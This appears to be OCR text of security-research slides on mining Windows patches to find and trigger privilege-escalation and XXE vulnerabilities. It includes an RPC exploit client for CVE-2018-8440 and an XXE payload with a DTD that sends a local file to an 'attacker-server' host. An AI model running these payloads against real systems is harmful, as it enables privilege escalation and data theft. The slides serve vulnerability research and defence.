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
Service Name

Example:
CVE-2020-1511
Connected User Experiences and Telemetry
Service EoP Vulnerability (diagtrack.dll)



Step 2 - Correlation logic

Correlation logic based on 4 methods

2


Executable Description

Example:

CVE-2019-1267

Microsoft **Compatibility Appraiser**

EoP Vulnerability - (appraiser.dll)



Step 2 - Correlation logic

Correlation logic based on 4 methods

3

Internals Knowledge

Example:
CVE-2020-0783
Windows **UPnP Service**
EoP Vulnerability (**umpnp**mgr.dll)

150 Executables were correlated using this method

Step 2 - Correlation logic

4

Past Associations

- “Error reporting” was the VCN in 3 monthly patches
- “Print spooler” was the VCN in 4 monthly patches

VCN - NUMBER OF PATCH TUESDAY’S IN 2020

	cveDesc	cc
7	common log file system driver	5
8	graphics components	5
9	installer	5
10	network connections service	5
11	lnk	4
12	print spooler	4
13	background intelligent transfer service	3
14	error reporting	3

Which files were patched **only** in those patch Tuesdays


ASSOCIATED PATCHED FILES

	file_in_kb	count(*)
1	compstui.dll	4
2	dafprintprovider.dll	4
3	findnetprinters.dll	4
4	localspl.dll	4
5	pmcsnap.dll	4
6	ppcsnap.dll	4
7	printui.exe	4
8	prnntfy.dll	4
9	puiapi.dll	4
10	puiobj.dll	4
11	win32spl.dll	4
12	winprint.dll	4

	file_in_kb	count(*)
1	wer.dll	3
2	werdiagcontroller.dll	3
3	wermgr.exe	3
4	werfault.exe	2
5	werfaultsecure.exe	2
6	werconcpl.dll	1
7	wercplsupport.dll	1
8	wersvc.dll	1

Step 3

Trigger the vulnerable functions



Step 3 - Trigger the Vulnerable Functions

- Extract all the executables that call the vulnerable function
  - Generate call graphs

- Generate a code that will trigger the vulnerability
  - Find examples in the internet
  - Support COM APIs
  - Support RPC APIs


Step 3 - Generating call graphs

Mapping all function calls across executables

ranked_pe_name	ranked_function_name	imported_module	imported_function_name	reason
Filter	Filter	Filter	Filter	Filter
hh.exe	GetRegisteredLocation	*NULL*	*NULL*	StringCchPrintfA
hh.exe	GetRegisteredLocation	ADVAPI32	RegOpenKeyExA	__imp_RegOpenKeyExA
hh.exe	GetRegisteredLocation	ADVAPI32	RegQueryValueExA	__imp_RegQueryValueExA
hh.exe	GetRegisteredLocation	KERNEL32	ExpandEnvironmentStringsA	__imp_ExpandEnvironmentStringsA
hh.exe	GetRegisteredLocation	ADVAPI32	RegCloseKey	__imp_RegCloseKey
hh.exe	GetRegisteredLocation	*NULL*	*NULL*	__security_check_cookie
hh.exe	WinMain	KERNEL32	HeapSetInformation	__imp_HeapSetInformation
hh.exe	WinMain	*NULL*	*NULL*	SubKey

Step 3 - Generating call graphs

“If you don't know where you are going any road will get you there” - Lewis Carroll



Step 3 - Enriching our graphs

MSDN


ranked_signature	ranked_ret_val_type	ranked_description	ranked_params	ranked_code_exa
Filter	Filter	Filter	Filter	Filter
HRESULT GetScreenExt(\n TsViewCookie vcView,\n RECT ...	HRESULT	Gets the bounding box screen coordinates of the ...	[{"name": "vcView"}, {"name": "prc"}]	[]
Status TransformVectors(\n Point *pts,\n INT count\n);\n	Status	The Matrix::TransformVectors method multiplies...	[{"name": "pts"}, {"name": "count"}]	[("VOID Example_TransVectors

GitHub

ranked_content	ranked_html_url	ranked_raw_ulr	ranked_function_name
Filter	Filter	Filter	Filter
// DomainSearch.cpp : Defines the entry point fo...	https://github.com/haiyangIt/Haiyang/blob/...	https://raw.githubusercontent.com/haiyangIt/...	ADsBuildEnumerator
/*\n * Implementation of the Active Directory ...	https://github.com/darkhedmatim/reactos/blob/...	https://raw.githubusercontent.com/darkhedmati...	ADsBuildVarArrayInt
#include "IADs.h"\r\n#include "../../...	https://github.com/jlguenego/node-expose-sspi/...	https://raw.githubusercontent.com/jlguenego/...	ADsBuildVarArrayStr
/*\n * Implementation of the Active Directory ...	https://github.com/darkhedmatim/reactos/blob/...	https://raw.githubusercontent.com/darkhedmati...	ADsEncodeBinaryData


Step 3 - Generate RPC clients

```
RpcDecompilerInit
IID = {894DE0C0-0D55-11D3-A322-00C04FA321A1}
[
uuid(894de0c0-0d55-11d3-a322-00c04fa321a1),
version(1.0),
]
interface DefaultIfName
{

    typedef struct Struct_28_t
    {
        short   StructMember0;
        short   StructMember1;
        [unique] /* [DBG] FC_CVARRAY */[size_is(StructMember1/2)]
    }Struct_28_t;

long Proc0(
    [in][unique]wchar_t *arg_0,
    [in][unique]struct Struct_28_t* arg_1,
    [in]long arg_2,
    [in]char arg_3,
    [in]char arg_4);

long Proc1(
    [in][unique]wchar_t *arg_0);

long Proc2(
    [in][unique]wchar_t *arg_0,
    [in][unique]struct Struct_28_t* arg_1,
    [in]long arg_2,
    [in]char arg_3,
    [in]char arg_4,
    [in]long arg_5);
}
```



Step 3 - Generate RPC clients

Got 127 working projects



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
Project files



Step 3 - Generate code to Trigger RPC server

CVE-2018-8440 - Sandbox Escaper ALPC LPE example

```
51  long Proc2__SchRpcRetrieveTask(
52  [in]/* simple_ref */[string] wchar_t* arg_1,
53  [in]/* simple_ref */[string] wchar_t* arg_2,
54  [in]/* simple_ref */long *arg_3,
55  [out][ref][string] wchar_t** arg_4);
56
57  long Proc3_SchRpcCreateFolder(
58  [in]/* simple_ref */[string] wchar_t* arg_1,
59  [in][unique][string] wchar_t* arg_2,
60  [in]long arg_3);
61
62  long Proc4_SchRpcSetSecurity(
63  [in]/* simple_ref */[string] wchar_t* arg_1,
64  [in]/* simple_ref */[string] wchar_t* arg_2,
65  [in]long arg_3);
66
67  long Proc5_SchRpcGetSecurity(
68  [in]/* simple_ref */[string] wchar_t* arg_1,
69  [in]long arg_2,
70  [out][ref][string] wchar_t** arg_3);
```

Step 3 - Generate code to Trigger RPC server

CVE-2018-8440 - Sandbox Escaper ALPC LPE example

```
RPC_STATUS CreateBindingHandle(RPC_BINDING_HANDLE *binding_handle)
{
    RPC_STATUS status;
    RPC_BINDING_HANDLE v5;
    RPC_SECURITY_QOS SecurityQOS = {};
    RPC_WSTR StringBinding = nullptr;
    RPC_BINDING_HANDLE Binding;
    StringBinding = 0;
    Binding = 0;

    status = RpcStringBindingComposeW((RPC_WSTR)L"86d35949-83c9-4044-b424-db363231fd0c", (RPC_WSTR)L"ncalrpc",
        nullptr, /*(RPC_WSTR)L"Schedule"*/nullptr, nullptr, &StringBinding);
    if (status == RPC_S_OK)
    {
        status = RpcBindingFromStringBindingW(StringBinding, &Binding);
        RpcStringFreeW(&StringBinding);
        if (!status)
        {
            SecurityQOS.Version = 1;
            SecurityQOS.ImpersonationType = RPC_C_IMP_LEVEL_IMPERSONATE;
            SecurityQOS.Capabilities = RPC_C_QOS_CAPABILITIES_DEFAULT;
            SecurityQOS.IdentityTracking = RPC_C_QOS_IDENTITY_STATIC;
            status = RpcBindingSetAuthInfoExW(Binding, 0, 6u, 0xAu, 0, 0, (RPC_SECURITY_QOS*)&SecurityQOS);
            if (!status)
            {
                v5 = Binding;
                Binding = 0;
                *binding_handle = v5;
            }
        }
    }
```

Step 3 - Generate code to Trigger RPC server

CVE-2018-8440 - Sandbox Escaper ALPC LPE example


```
}
void RunExploit()
{
    RPC_BINDING_HANDLE handle;
    RPC_STATUS status = CreateBindingHandle(&handle);
    ///*
    //Now here is the run, you can call some ALPC functions and use context handles too.
    //Example:
    //*/
    printf("before rpc call\r\n");
    // place your RPC call here
    wchar_t* arg_1 = (wchar_t*)L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)(A;;FA;;;SY)(A;OICIIO;GA;;;SY)(A;;0x1301bf;;;AU)(A;OICIIO;SDGXGWGR;;;AU)(

    Proc3_SchRpcCreateFolder(handle, (wchar_t*)L"UpdateTask10", arg_1 , 0);
    Proc4_SchRpcSetSecurity(handle, (wchar_t *)L"UpdateTask10", (wchar_t *)L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)(A;;FA;;;SY)(A;OICIIO;GA;;;SY

    printf("after rpc call\r\n");
}
int main()
{
    std::cout << "Run Exploit started for 86d35949-83c9-4044-b424-db363231fd0c with Schedule!\n";
    RunExploit();
}
```

Step 4

0-day hunt



Vulnerability categories

CWE_id	CWE_name	count(*)
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269	ClassImproper Privilege Management	563
119	ClassImproper Restriction of Operations within the Bounds of a Memory Buffer	424
200	ClassExposure of Sensitive Information to an Unauthorized Actor	423
20	Improper Input Validation	110
264	Permissions Privileges and Access Controls	34
404	ClassImproper Resource Shutdown or Release	19
281	BaseImproper Preservation of Permissions	15
611	BaseImproper Restriction of XML External Entity Reference	6
913	ClassImproper Control of Dynamically-Managed Code Resources	6
59	BaseImproper Link Resolution Before File Access	4
863	ClassIncorrect Authorization	4
434	BaseUnrestricted Upload of File with Dangerous Type	3
843	BaseAccess of Resource Using Incompatible Type	2
94	BaseImproper Control of Generation of Code	1
120	BaseBuffer Copy without Checking Size of Input	1
287	ClassImproper Authentication	1
295	BaseImproper Certificate Validation	1
416	VariantUse After Free	1
610	ClassExternally Controlled Reference to a Resource in Another Sphere	1
732	ClassIncorrect Permission Assignment for Critical Resource	1

Past XXE vulnerabilities

We ran our CVE tool and found 8 past xxe vulnerabilities between 2017-2021:

1. CVE-2017-0170 - Windows Performance Monitor
2. CVE-2017-8557 - Windows System Information Console
3. CVE-2017-8710 - Windows System Information Console
4. CVE-2018-0878 - Windows Remote Assistance
5. CVE-2018-8527 - SQL Server Management Studio
6. CVE-2019-0948 - Windows Event Viewer
7. CVE-2019-1079 - Visual Studio
8. CVE-2020-0765 - Remote Desktop Connection Manager

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1	4088879	remote assistance	3520	CVE-2018-0878	2018_3	racpldlg.dll	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
2	4088879	remote assistance	3520	CVE-2018-0878	2018_3	msrahc.dll	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
3	4088879	remote assistance	3520	CVE-2018-0878	2018_3	sdchange.exe	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
4	4088879	remote assistance	3520	CVE-2018-0878	2018_3	msra.exe	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
5	4025333	performance monitor	4520	CVE-2017-0170	2017_7	wdc.dll	BaseImproper Restriction of XML External Entity Reference	611	information disclosure vulnerability	8.1
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
Intro to XXE



Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types

CWE TOP 25 Most Dangerous Software Weaknesses

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CWE-611: Improper Restriction of XML External Entity Reference

Weakness ID: 611
Abstraction: Base
Structure: Simple

Status: Draft

Presentation Filter: Complete

Description

The software processes an XML document that can contain XML entities with URIs that resolve to documents outside of the intended sphere of control, causing the product to embed incorrect documents into its output.

Extended Description

XML documents optionally contain a Document Type Definition (DTD), which, among other features, enables the definition of XML entities. It is possible to define an entity by providing a substitution string in the form of a URI. The XML parser can access the contents of this URI and embed these contents back into the XML document for further processing.

By submitting an XML file that defines an external entity with a file:// URI, an attacker can cause the processing application to read the contents of a local file. For example, a URI such as "file:///c:/winnt/win.ini" designates (in Windows) the file C:\Winnt\win.ini, or file:///etc/passwd designates the password file in Unix-based systems. Using URIs with other schemes such as http://, the attacker can force the application to make outgoing requests to servers that the attacker cannot reach directly, which can be used to bypass firewall restrictions or hide the source of attacks such as port scanning.

Once the content of the URI is read, it is fed back into the application that is processing the XML. This application may echo back the data (e.g. in an error message), thereby exposing the file contents.

Alternate Terms

XXE: XXE is an acronym used for the term "XML eXternal Entities"

How XXE works

Example how to trigger XXE

MyCustomView.xml (malicious Windows Event Custom View XML)

```
<?xml version="1.0"?>
<!DOCTYPE APPARITION [
<!ENTITY % file SYSTEM "C:\Windows\system.ini">
<!ENTITY % dtd SYSTEM "http://attacker-server:8080/payload.dtd">
%dtd;]>
<pwn>&send;</pwn>
```

payload.dtd (host on attacker server)

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker-server:8080?%file;'>">
%all
```

XXE - Root Cause Analysis - msra

Msra.exe - CVE-2018-0878 - function LoadRATicket - added 4 conditions (35->39)

	ked_pe_na	ranked_version	ranked_kb	anked_build_dat	feature_type	before	referenced_function_name	similarity	after	short_reason	type_of_change
	msra	Filter	Filter	2018-03	hangedAmountOfConditions	Filter	Filter	Filter	Filter	Filter	Filter
1	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	35	public: long CRATicket::LoadRATicket(unsigned short *)	0.9648239105...	39	Counter	CHANGED
2	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	77	public: int CRemoteAssistanceApp::ParseCmdLine(unsigned short *)	0.9776479182...	79	Counter	CHANGED
3	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	31	wWinMain	0.9790495660...	32	Counter	CHANGED
4	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	3	public: CRemoteAssistanceApp::CRemoteAssistanceApp(void)	0.8168372934...	4	Counter	CHANGED
5	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	11	int IsFlag(unsigned short *,unsigned short *,unsigned int,unsigned i...	0.9238628254...	12	Counter	CHANGED
6	msra.exe	6.3.9600.18939	4088879	2018-03	ChangedAmountOfConditions	63	private: unsigned int CWizard::SetActive(struct HWND__ *)	0.9546570392...	64	Counter	CHANGED


XXE - Root Cause Analysis - msra

LoadRATicket - the Unpatched version

```
74  v7 = CoCreateInstance(&CLSID_DOMDocument, 0i64, 1u, &IID_IXMLDOMDocument, (LPVOID *)&ppv);
75  if ( v7 < 0 )
76    goto LABEL_52;
77  v7 = ((__int64 (__fastcall *)(IXMLDOMDocument *, _QWORD))ppv->lpVtbl->put_async)(ppv, 0i64);
78  if ( v7 < 0 )
79    goto LABEL_52;
80  VariantInit(&v34);
81  v34.vt = 8;
82  v34.llVal = (LONGLONG)a2;
83  v44 = v34;
84  if ( ((int (__fastcall *)(IXMLDOMDocument *, VARIANTARG *, __int16 *))ppv->lpVtbl->load)(ppv, &v44, &v46) < 0 )
```

XXE - Root Cause Analysis - msra


Patched version



The 4th condition
disable resolve externals

XXE - Root Cause Analysis - upnphost

We develop a feature to search for all added prohibitDTD patches and found 3 additional patches



	id	ranked_pe_name	ranked_version	ranked_kb	ranked_build_date	feature_type	diff	score	ranked_function_name	reason	before	_func
	Filter	Filter	Filter	Filter	Filter	Filter			Filter	RestrictDomDocument	...	
1	233...	upnphost.dll	6.3.9600.19782	4571723	2020-08	ChangedXrefs	NULL	0.0	long HrLoadDocument(unsigned short *,class SmartComPtr<struct IXMLDOMD...	void RestrictDomDocument(struct IXMLDOMDocument *,unsign...	0	lon...

```
__int64 __fastcall RestrictDomDocument(struct IXMLDOMDocument *a1, LONG a2)
{
  struct IXMLDOMDocument *v2; // rdi
  IXMLDOMDocumentVtbl *v4; // rax
  __int64 result; // rax
  OLECHAR *v6; // rsi
  __int64 v7; // rdx
  OLECHAR *v8; // rsi
  __int64 v9; // rdx
  OLECHAR *v10; // rbx
  __int64 v11; // rax
  VARIANTARG pvarg; // [rsp+20h] [rbp-40h]
  VARIANTARG v13; // [rsp+40h] [rbp-20h]
  __int64 *v14; // [rsp+80h] [rbp+20h]

  v2 = a1;
  ((void (__fastcall *)(struct IXMLDOMDocument *, _QWORD))a1->lpVtbl->put_resolveExternals)(a1, 0i64);
  v4 = v2->lpVtbl;
  v14 = 0i64;
  result = ((__int64 (__fastcall *)(struct IXMLDOMDocument *, GUID *, __int64 **))v4->QueryInterface)(
             v2,
             &IID_IXMLDOMDocument2,
             &v14);
  if ( (int)result >= 0 )
  {
    VariantInit(&pvarg);
    pvarg.vt = 11;
    pvarg.iVal = 1;
    v6 = SysAllocString(L"ProhibitDTD");
    if ( SysStringLen(v6) )
    {
      v7 = *v14;
      v13 = pvarg;
      (*(void (__fastcall **)(__int64 *, OLECHAR *, VARIANTARG *))(v7 + 640))(v14, v6, &v13);
      SysFreeString(v6);
    }
    VariantClear(&pvarg);
    pvarg.vt = 22;
    pvarg.lVal = 50;
    v8 = SysAllocString(L"MaxElementDepth");
    if ( SysStringLen(v8) )
    {
      v9 = *v14;
      v13 = pvarg;
```

XXE - Root Cause Analysis - upnphost

